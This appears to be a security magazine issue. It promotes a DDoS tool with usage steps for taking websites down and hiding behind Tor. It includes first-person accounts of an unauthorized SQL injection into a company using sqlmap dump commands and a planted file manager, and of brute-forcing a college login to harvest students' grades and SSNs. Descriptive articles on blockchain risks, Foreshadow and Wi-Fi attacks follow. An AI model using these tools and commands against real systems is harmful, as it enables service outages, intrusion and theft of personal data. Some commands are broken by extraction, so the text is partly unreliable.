**Download link:** <https://sourceforge.net/projects/torshammer/>

### A New Tool: BinaryCannon

When I was a student at the university I always researched about cyber security, especially the DDoS tools. Then I discovered these popular DDoS tools I mentioned above but there was always a problem like some of them were designed to work only in 1 operating system or they were a part of some botnet that infects your computer. Since they are very old tools most of them were ineffective against modern websites when you use them without modifying. So I decided that it's time to make a new modern DDoS tool.

I started the BinaryCannon project as a hobby but then it developed in a short amount of time. Since I made it with Java it's supported by all operating systems with Java installed and my HTTP based special attacking methods were successful on taking down almost all the websites I tested. So I decided to publish this program for pentesters to use. Let's move on how to use BinaryCannon in this section.

You need to run programs jar file `BinaryCannon.jar` then you will see interface below.



The “DDoS Protocol” side of features function as typical flooders. My favorite part is the “Other Features” side.

Subsite Finder Feature works as both admin panel finder (wordlist included in program) and a crawler for finding other pages and resources on the target website.

I-Mod Feature is designed to use minimal network so it can overwhelm your processor at high threads but ideal for taking down targets when you have limited network.

SQL DDoS Feature is still in development so you cannot use it yet. My plan is to make it special attack type for SQL servers only.

Clusterstorm is my favorite method. This method firstly checks supported HTTP methods on the target then creates a thread to analyze target continuously and adjust timeout setting according to response results. It then creates attacker threads which will bombard the target with HTTP requests by random methods and since timeout values changes per request it simulates a client. Most of the common DoS protection systems fail to recognize it as DoS so you can takedown websites by using only 1 computer.

TOR feature allows you to use TOR while DoSing with this program if you have Tor Browser or Advor installed on your computer. To use this feature first connect to TOR by using Tor Browser or Advor then press “Use Tor” button. This will reduce speed because TOR network is not super fast but it can still hide you.

To use Clusterstorm attack, choose Clusterstorm on interface then copy paste URL of target to programs URL section (always copy and paste it because you may forget to include http:// or https:// if you type the URL manually) then set threads and cluster delay or better leave it as “auto” then press the “Start” button.

To use I-Mod attack, choose I-Mod on interface then copy paste the URL of the target to the URL section then set threads. Set the de-

lay and payload settings (the default settings are effective for most websites but if not then reduce delay and increase payloads, threads) then press the “Start” button.

Download link: <https://github.com/benerkaya/BinaryCannon>

**Warning:** DoSing a website without getting permission from its owner is a crime so I won't take any responsibility if you cause any damage with this program so use at your own risk. Both this program and article is provided for educational purposes only.

### What To Do For Protection?

We can't say that there is an exact solution for DoS attacks but most common way to reduce it is setting a limit for HTTP connections made per IP because it's not possible for a normal client to make 5000 connections per second. By implying this prevention you force attackers to change their originating IP continuously, increasing the difficulty for them.

**Cloud-Based Protection:** You can use Cloudflare or similar services so requests will be filtered by them before reaching your server and any DDoS attempts will be detected before it causes any problems.

**Honeypot:** Honeypot can be program or a server that specially made vulnerable in order to attract and bait hackers. The attackers who think they are targeting a real source, using their attack methods against this honeypot website will allow the defenders to monitor their activities, analyze their attacking methods and prepare the defense mechanisms. There are many kinds of honeypots, some are used for research purposes only while others are actively used as defenses for the real websites.

### Resources:

<https://www.incapsula.com/ddos/>

<https://www.cloudflare.com/ddos/>



# A YOUNG HACKER IN THE CORRIDORS OF A HOLDING AT MIDNIGHT

**YUSUF ŞAHİN**

yusuf@kanunsuzlar.com

**T**he Baader-Meinhof Phenomenon occurs when someone stumbles upon some obscure piece of information – often an unfamiliar word or name – and soon after encounters the same subject repeatedly. The researchers call it “perceptual selectivity.” Just when I began experiencing this phenomenon, I decided to do what I do best and hack into one of the brands that kept bothering me in my dreams. In this article, I will talk about how I penetrated into one of these companies and my adventure as a super admin in their system.

I don't have the screenshots associated to some parts because it's been a long time since I've done this.

Firstly, I had to figure out the subdomains of the company with reverse IP. For that, I used multiple websites that do this for me. I scanned the domains randomly instead of starting from the top. The fact that there were many domains increased the possibility of a security vulnerability. All the systems they used were very unlikely to be up to date and safe.



<https://www.yougetsignal.com/tools/web-sites-on-web-server/> is a website which identifies websites on the same IP. It is using the method called Reverse IP for you.

It didn't take long for me to find the `/ipad` directory in the domain of the company by using a software called **Opendoor**. OpenDoor is a very useful scanning tool with more than 30 thousand directory names.

There was a login page in here greeting users. Interestingly, I saw the same login page in other domains. The difference was that the previous pages didn't connect to the database and I was getting database error when I tried to login. But this page connected to the database. I got an error when I tried to send the payload below. I don't have a screenshot of this part because I deleted the page with vulnerability.

```
USERNAME: a'
PASSWORD: a'
```

I've confirmed the existence of the SQL injection vulnerability on the system by using `sqlmap`.

```
--sqlmap "http://company.com/ipad/
Login.aspx" --data="username=test&pass-
word=test" --random-agent --dbs
```

I got about 70 database names by the morning since my internet was slow and the SQL injection type was time based. Time Based is a type of SQL Injection that extract information from time-based comparisons, instead of giving out error messages directly or a reflected method.

**For example;**

```
SELECT * FROM products WHERE id=1;
IF SYSTEM_USER='sa' WAIT FOR DE-
LAY '00:00:10'
```

If the response is delayed by 10 seconds when the SQL query above is executed, we confirm that the system user is named "sa". Then I can confirm that there is a time-based SQL injection. The attacker gathers all infor-

mation from the system using this method and therefore it takes some time.

I entered the following command to find out the current database:


```
--sqlmap "http://company.com/ipad/
Login.aspx" --data="username=test&-
password=test" --random-agent --cur-
rent-db
```

Immediately after finding out the current database, I obtained the column names, and I questioned the user and password columns that could be a username password in the system.

```
--sqlmap "http://company.com/ipad/
Login.aspx" --data="username=test&-
password=test" --random-agent -D ca-
reer -T users -C username,password
--dump
```

Normally, we can exploit the vulnerabilities on the database using methods like `-os-shell` in `sqlmap`. With `sqlmap`, it is possible to do more than read the database, but because it takes a long time for the vulnerabilities to gather data, I tried to find different ways.

Immediately after obtaining a portion of the data I quickly began to tamper in the system.



I tried to throw the shell at the beginning of the photo upload part, but the system they used blocked it, so I installed the File Manager script, which would be less suspicious.





# REVOLUTIONARY BLOCKCHAIN TECHNOLOGY

**MUSTAFA YALÇIN**  
iletisim@sahvemmat.com



**B**lockchain is a technology we've been hearing about quite often. In fact not just Blockchain itself, but also ideas and techniques within the blockchain technology.

You may wish to take advantages of Blockchain and create a new idea using distributed architecture. Not only new ideas, but you can connect with users in a new way by adopting a business model for this distributed architecture.

So, how do we measure the value of this project? We can do that with the people who use it. There are dozens

of articles published to help you design and learn Blockchain-based systems easily. But most people can not find articles about «safe Blockchain design.» Let's brainstorm on a safe Blockchain design with the hypothetical and necessary examples in this article.

You can hear or read about the examples that can be applied to Blockchain in many different places. Let's take a look at one of these:

Bob is a software developer who is curious about Blockchain technology and believes that this technology is essential. Like every software

## THERE ARE QUESTIONS AND LIMITATIONS THAT AHMET NEEDS TO ASK AND IMPLEMENT FOR SAFE DESIGN.

developer, he is brainstorming where he can use Blockchain technology with his entrepreneurial spirit. He tried to relieve this inexplicable storm in his brain by listening to a song in Spotify, and he was having a thought process as follows:

«If I develop this software using Blockchain technology, I can remove the intermediaries like Spotify between the listener and the singer so that everyone can upload and sell their songs, which reduces costs and offers a new service to people.»

There are two ways for this software to come alive;

- 1) With an original Blockchain design such as Bitcoin, it is necessary to build a structure that will allow the song to be loaded and distributed from beginning to end.
- 2) Or it can do so by developing a «coin» on the Ethereum that offers smart contracts and appropriate infrastructure.

Without safe design on both roads, the consequences may be caused by disasters. Unfortunately, some of these results were experienced in the past.

There are questions and limitations that Ahmet needs to ask and implement for safe design. Let's roughly sample; Inability to listen to music without payment. Make sure that users' payment for music is authorized and reach

the content owner. Correctly performing basic financial transactions, such as preventing unauthorized sending of money that users do not pay.

This and similar examples can be increased. Even if the necessary money is received se-

curely and correctly in the receiving process, it can be exposed to an attack due to logical errors in the libraries or other components connected to it. As a result, unauthorized payments can be received and sent. Could the risk still exist even if enough controls are written? Yes!

Are there other risks? Assume that Ahmet developed this system by making use of the Bitcoin sub-structure. The Blockchain infrastructure used by Bitcoin uses PoW(Proof-of-Work). In this model, miners write on the blocks they find using calculations from the pool where the transferred money is collected. Bitcoin sometimes sees that transfers have not been approved in 10 minutes because miners prefer the ones with the highest transaction fees. Here, it would be useful to make that inference. The miners in Bitcoin can do this by choosing money transfers from the pool. At this point, we can talk about a theoretically possible attack that has not been experienced until now: The 51% Attack.

Satoshi Nakamoto tells us about this attack in the first article where he describes the Bitcoin design. If you get 51% of the bad guys, you think you get paid, but the majority of the miners who make the illegal 51% may not approve the payment. This means that you

can not collect your money for the product you are selling, but you deliver the product to the person. Therefore, each transfer of funds made has a waiting period called «Confirmation.» The money transfer is timely to announce everybody on the network of miners when they are handed over with a confirmation like 3-4-5-6. Confidence in the money transfer made with every new block increases, and it is difficult to reverse the transaction.

This attack has not been experienced so far, and most people do not believe it'll happen. Because Bitcoin now requires a burdened investment in high processing power and a waste of electricity. With the spread of such an attack, the decline in bitcoin prices will be inevitable. This hinders the potential aggressors/abusers psychologically since the attacker will automatically reduce the profit that his investment has made. But it is useful to remember that such a threat model is technically possible.

Well, what would happen if Ahmet did this job by writing a smart contract on Ethereum base? Would it be safe then?

Ethereum is vulnerable to the 51% attack in the same way that Bitcoin is exposed. Although we ignore this attack, different questions need to be considered at this point. Bitcoin is still an «EXPERIMENTAL» work even though it's in the market for about ten years. When you look at version information, you still see version information starting with «0» like 0.15.1, 0.13.3, because nobody is sure that it is still 100 percent ready. Yes, it has not been a problem for years, but nobody can guarantee that it will not happen

next year. Problems discovered by volunteer researchers are patched and marketed, just like a continuous security testing on a bank.

When we look at Ethereum, there is one more thing to consider. When compared to Bitcoin, Ethereum includes more complex transactions than financial transactions, more code on blocks is written and is developed every day. When considering the life cycle of the software, you should always acknowledge the possibility of a new security vulnerability. Besides this, the issue of whether the smart contract code you write is 100% safe is also on the agenda.

In the past, the first hacking case on the biggest smart contracts happened in Ethereum on the project called «The DAO»

The DAO (Decentralized Autonomous Organization), invested around \$150 million in 2016, and it came out with the idea of a company that could belong to everybody and at the same time could not belong to anyone. You imagine a system that you can buy a token called The DAO, and you become a partner with the amount you buy. By evaluating the investments again and again in different projects, returning to investors was aimed to be done as profit sharing.

One feature that was offered to investors in the project was that after waiting for three weeks for the DAO Token to be returned to the primary account of the project, the amount corresponding to the deposit also loaded «Ethereum» into your wallet. \$30 million of the \$150 million investment was stolen within a few hours by a hacker who managed to use

this feature differently after the end of the investment period a few weeks.

When the project design code was examined after the attack, a logical mistake was detected, Understood to be triggering differently the order of withdrawing, depositing and voting, causing unauthorized withdrawals. As a result of the attack, the Ethereum and The DAO project team members updated the software with a new patch called DAO Hard Fork (of course with all miners support). Also, they blocked Ethereum which was stolen by the hacker.

Another example is a casino project based on a distributed architecture called «Edgeless» \$5.6 million was stolen with security vulnerability «Parity» code (a kind of smart contract code which allows the coach in the wallet approved and co-controlled by certain people) on June 2017 from this project.

More recently, another security vulnerability on Parity smart contract blocked millions of dollars worth of Ethereum found in wallets. It is useful to enlighten the parity code to understand this security implication. The work of the Parity smart contract is similar to the co-managed accounts of today's physical banks. For example, you open a savings account with your partner and are investing regularly. Both of the account holders are required to sign/approve to spend what's in the balance. The most popular of smart contracts that allow us to do this on Ethereum is Parity.

It is not possible to spend Ethereum without the signature of key holders on Parity contract. Signature of all parties is required. The

security vulnerability found by the attacker is to invalidate the account holders' signatures, and declare invalid the operations requested by the account holders. With this security vulnerability, high amount of Ethereum wallets were attacked, and about \$150 million has been blocked from access.

Ahmet named his project «MuzikaCoin», and unfortunately he's unaware of these security developments. I hope we will not have a hacking case that will cause «Blockchain Security Researcher» term to rise in the near future. (Obviously, there's no such project. If you do one, I want my share :))

Blockchain Security Researcher... Sounds good, right?





# HOW I HACKED INTO A COLLEGE'S WEBSITE!

ADITYA ANAND

anand1996aditya@gmail.com



**B**eing a teenager I have heard computer nerds proudly claiming that how they hacked into their college's website. How they got access to the data of all their friend's and their college crushes. I was always amazed and used to ask them for guidance as to how they did it, most of the time they didn't respond to a teenager like me. I never gave up and contin-

ued reading and learning various techniques, programming languages, softwares and tools and here I am writing this blog about how i got into my college's website.

The Big Idea - So, how I got the idea in the first place? Most of the college have this policy that in the very beginning of the college they assign students username and password that has their data, like their



## I THOUGHT LET'S MAKE THE LIST OF ALL REGISTRATION NUMBERS AND ALL THE BIRTH DATES POSSIBLE FOR THOSE REGISTRATION NUMBERS.

name, registration numbers, parent's name their phone numbers, social security number (Aadhaar number), etc. Now the problem is the username is their registration number and the password is their date of birth and most of the time these students don't change their data at all, once they get them from their college at the time of their registration.

Breaking the Hack - As bored as I was I thought let's try a dictionary attack. So for this i had to first check if my college actually allowed me to carry out a dictionary attack on it's login page. So, I opened up my Burp Suite and turned on the intercept. I visited my college login page and just to check it out I created random payloads which gave a total of 1,000 permutations with my login credentials at the last of it, so as to check if it runs fine. I started the attack and in a minute voila! Burp Suite highlighted my credentials, as the status displayed 302. Now that I came to know that the dictionary attack was not being blocked by the firewalls of my college (doubt they even have one), I thought let's make the list of all registration numbers and all the birth dates possible for those registration numbers.

So how do you figure that out? Now let's say your college gives you a registration number, try to break it down.

REG1511080123

- 15 is the year they joined college, this can tell us what can be their birth year to an approximate of +1 or -1 year
- 11 is indicator of they might have taken engineering , arts or whatever branch
- 08 is the indicator of which branch they might have taken like, cse or it or swe etc.
- 0123 is their unique identifier number for that branch

So now once I knew how to create the dictionary file, I wrote two C++ codes and printed the dictionary files for my branch. Remember their can be particular things special to your college, like they need to append their college name before your d.o.b. in your password so write the codes accordingly or write a generalised code and paste it in a text editor and use "find and replace" according to your needs.

So, right now I had my dictionary file ready to go with a total of 600,000 permutations. With the help of my Burp Suite professional it took me 5 hours to get the data of all my friends, their marks and grades of each semester and above all their SSN.

Moral- I reported it to the officials straight away. This whole hack was possible due to laziness on both the student's part and the college. The student's didn't change their default passwords, the college didn't put in a proper firewall which should have blocked me right after 100 or so attempts.

**Guess I was just lucky, but I did hack the college's website!**



# MELTDOWN, SPECTRE AND FORESHADOW

**CHRIS STEPHENSON**

cs@chrisstephenson.com



## Footsteps of a revolution

In the previous issue of this magazine we talked about Meltdown and Spectre as they have reached their end. In the interim processes another vulnerability like Meltdown and Spectre was discovered. Two different groups working separately found the same vulnerability at the same time. From Technion Dr. Yuval Yaman, Marina Minkin and Mark Silberstein, and from Michigan University Ofir Weisse, Daniel Genkin, and Baris Kasikci. From Thomas Wenisch imec-DistriNet

and KU Leuven research groups, Ja van Bulck, Frank Piessena, Raoul Strackzox. Mrina Minkin was the first to suggest the method of the foreshadow vulnerability.

The essay written by the researchers is clear, elegant and understandable. For those who want to understand more about the processor and its work-way I recommend the original essays beside the Meltdown and Spectres essay.

The vulnerabilities of Foreshadow is similar to the Meltdown's. Cache

memory and memory timing are used as a side channel. Memory timing and speculative execution are used as a communication bridge which we do not find necessary to mention in this essay.

SGX (Software Guard Extension) system's chips first access the cache memory, that is how all the system keys are revealed. After the reveal of the vulnerabilities two other threats to SMMs and virtual machines were detected.

Foreshadow does not use the L3 cache memory. Instead it uses L1 and that makes it possible to steal the information in the processes which use the same cache memory. In virtual platforms it is not possible to predict who the processor is shared with. It is a disadvantage to both the prey and the attacker. In other words, the prey does not detect the attacker and attacker can only find the prey by chance. The computer finds its prey, eventually, even though the chance is one in a million.

This attack is more threatening since it is found in SGX systems. SGX is Intel's secure program evaluation platform. One of its targets is to verify the DRM (Digital Rights Managements) remotely. It guarantees that there are no changes in the program within the SGX evaluation.

In Usenix conferences a presentation was held, in the same day that the essay was written (16 August), in terms of invalidation of this system. The essay expresses that the main frame of SGX is being acquired.

Three different vulnerabilities were found for SGX. Two more threats out of the SGX security borders were found after the first one. Researchers named them «Foreshadow NG». Intel SGX shelters provides its processors security, which means that if the SGX is not secure, other platforms like TEE

(Trusted Execution Environment) are not secure either.

### **THE COMMON POINTS BETWEEN FORESHADOW AND MELTDOWN SPECTRE**

Processor manufacturers are in competition in terms of speed which brings the security out of priority for the systems. The function and the core architecture is secret which makes it hard for the researchers to work on. It is considerable that the vulnerabilities are found by independent, generally academical researchers before the manufacturers.

### **THE DIFFERENCES BETWEEN FORESHADOW AND MELTDOWN SPECTRE**

Foreshadow only effects Intel's chips since it can only work in Intel's SGX system. In the contrary of Meltdown and Spectre, Foreshadow can not be stopped with only operating system updates. First the changes in microcodes can help a bit in reduction of the problem but waiting is necessary for the final solution in order to get the new Intel's chips until next fall.

### **THINGS TO LEARN FROM FORESHADOW**

Foreshadow vulnerabilities were detected in January 2018 when «Embargo» time began. Researchers are giving some time period to the manufacturers to make changes before publishing the found. But that time period started to cause some problems. Big companies such as Amazon, Google and Microsoft had already made the changes in their systems before the day that Foreshadow officially published the essays. Whereas the small companies were aware

of the vulnerabilities after the news and urgently took action. «We just found out about the problems yesterday and it can take several weeks to make changes» and it continues with reproach «Intel is giving the information faster and more frequently and we are grateful for that.» It seems like Digital Ocean (which is not a small company at all) is not in a good position as Four Horsemen.

Briefly since the playground is not fair the Embargo period, it only causes monopolization in services. The process is demanded with need of a change.

The hardwares are getting even more complicated than operating and software systems and we can say that we are currently in the «hardware is a new software» era. In this era, hardware and software are of the same importance in security.

When «Moore's law» ( the observation that the number of transistors in a dense integrated circuit doubles about every two years) faces overheating barrier, multiprocessors and long process lines make it even harder to understand hardware. When the conventional chips are not enough, we are observing the rise of GPU and Tensorflow chips.

New generation hardwares are coming. DARPA (Defence Advanced Research Project Agency, the organization that invented the Internet) started a new project with US\$1.5 billion budget, financing the open source and «software defined hardware.» These projects need their own respective articles so I won't go into detail. The idea comes from an important project called GNU (Software Radio Project). The importance of this project lies on the fact that it removes the border between hardware and software.

## IMPORTANT CALL FROM THE RESEARCHERS ABOUT FORESHADOW VULNERABILITIES

The essay that was published at the Use-nix Conference in terms of Foreshadow's details which also contains an important call:

«We need to take an important lesson from the Spectre Meltdown and Foreshadow's vulnerabilities. As the processors are too complicated the comprehension is beyond our abilities. Accordingly we suggest the researchers to search for a new alternative software design. Our hope is to find the vulnerabilities and the solutions for them easily as well.»

It is not just an abstract call, some of those essays' writers are in fact, working on the projects.

These two approaches begin to come together: RISC-V processor architecture project and SEL4 operating system core. Only SEL4 microcore proved in ARM architecture until April this year and SEL4 microcore has begun transferring to RISC-V architecture. This is not only an academic project. We can look at a few serious practical experiences to realize that future systems will function with these techniques.

## Silent Revolution: Microcore, Proof Hardware and Software

Monolithic core operating systems such as Unix/Linux/Windows, C programming language, mixed processor architectures such as x86 part of the problem, are not the solution anymore! ARM was even a complex enough status to be the target to Meltdown vulnerability. So attempts have made a series of "micro core" operating systems.

So there were a series of "micro-core" operating system attempts. The purpose of micro-cores is to keep the system elements basic and small. In addition micro-core wants the system-work to lessen the authorized users.

When Linus Torvalds started writing Linux, he did not choose architecture. "People want, I wish" he said. The GNU project is based on the micro-core GNU / Hurd Project but it never needed a widespread performance and it failed to perform.

However, other micro-core projects began to be used quietly, subtly and intensely, therefore, they were defined based on the clumsiness of the Mach micro-core of L3 and L4 micro-core families. They were developed by Jochen Liedtke into GNU/ Hurd and were 20 times faster. Also they were in embedded systems. The OKL4 which is the version of the L4 kernel (as a closed software) was used in mobile modems, the mode chip of 1.5 billion (figure dependent within 2012).

It is difficult to reach a newer numeral since that has closed the software. A funny anecdote: The L4 micro-core produced for high performance has the same method as mine, because of my ignorance while I was writing a small-core at IBM in 1996.

So interrupts are kept off and allowed in interrupt processing in the secure situations. The L4 of micro-core has not only used in embedded devices.

For instance, Apple has been using a set of L4 operating system cores above various security processors from other processors in each device, ever since the A7 ARM architecture on the mobile device has used chips. Accordingly, situated L4 version is used for several billion processors.

They do not use the new SEL4 core which is the proof of security since they prefer closed software. Apple has seen a public

security issue but it is in closed software business models and has not allowed them to technically go to the right direction. I guess they are going to pay its price in the future. Time will show that.

### **Will we say goodbye to Linux, Unix and C?**

The development of new operating systems and hardwares will take time. In addition, backward compatibility is always a problem. For this reason, technological breakthroughs occur in newly opened areas sometimes and it is happening now.

For instance, in the Linux community we were always asking when GNU / Linux will be replaced by Windows? At the beginning we were hopeful on the desktop and then laptop but there was out of importance since we were looking at it wrongly.

Servers, on the other side such as mobile devices with Microsoft Windows are almost vaporized. In this area Android, iOS, Debian, Docker etc. with Linux/Unix have won as we did not notice. However, if around us someone uses a laptop (not Mac), they are still certainly using MS Windows (except in my family!)

The IoT revolution is coming. Security will become more important. This area is new and it is an opportunity for solutions. It is possible to go to open, proof hardware and operating systems. The old methods and approaches are not enough for this any longer as well as the old programming languages.

Sel4 reference application is in Haskell language. Functional programming can be designed by two or three designers and proved hardwares are coming. People who do not prepare for this will lose the chance.

Keep calm and be ready.





# THE DANGERS OF WIRELESS NETWORKS

**BESİM ALTINOK**

besimaltinok@gmail.com

## What are Wireless Networks?

The advantages of wireless networks allowed the technology to spread rather quickly in the public. Since they're "wireless," this type of network was mostly used on portable devices such as mobile phones, computers, and tablets to connect to the internet wherever they're taken. Soon after, common places like cafes began providing free Wi-Fi for the expense of the users. This also meant that attackers were inhabiting the same network as common users to steal their personal information and open access points to deceive the users.

## Awaiting Troubles

Considering that there is a free wireless network available almost everywhere you go, what can people with bad intentions do and what information can they obtain through

these networks?

We can answer this question under three main subtitles:

1. Monitoring user traffic
2. Directing user traffic
3. Hacking or taking control of user devices

### 1. Monitoring User Traffic

In this method, the attacker can access the critical information you input on the websites you visit while connected to the same network as the attacker. The attacker can also manage to access the websites that are only available to you, and take over your control.

Doing this does not require any difficult to obtain resources as the attacker can use open-source attacking tools without the necessity of any technical knowledge.




Image 1: The attacker obtains the communication of the target under his own control




Image 2: The attacker monitors the traffic of the target.

## 2. Directing User Traffic (Spoofing)

In this method, the attacker can direct the user to the content it chooses to steal your information. For example, when you're sitting at a local cafe and trying to visit facebook.com, the attacker can direct you to a fake website and take control over your session. You can also be directed to a fake bank website when you're trying to make some changes in your bank account.

In the image below, you can see the tools to do this without the need of any high technical knowledge. The attacker clicks a few buttons to direct you to different points on the network.

The attacker doesn't necessarily have to obtain your social media accounts. He can also direct you to a fake system update page to download a malicious software and take control of your device. This way, even if you leave the network, the attacker will still be able to access your device and monitor your actions.




Image 3: The attacker directs the user traffic by an open-source application.

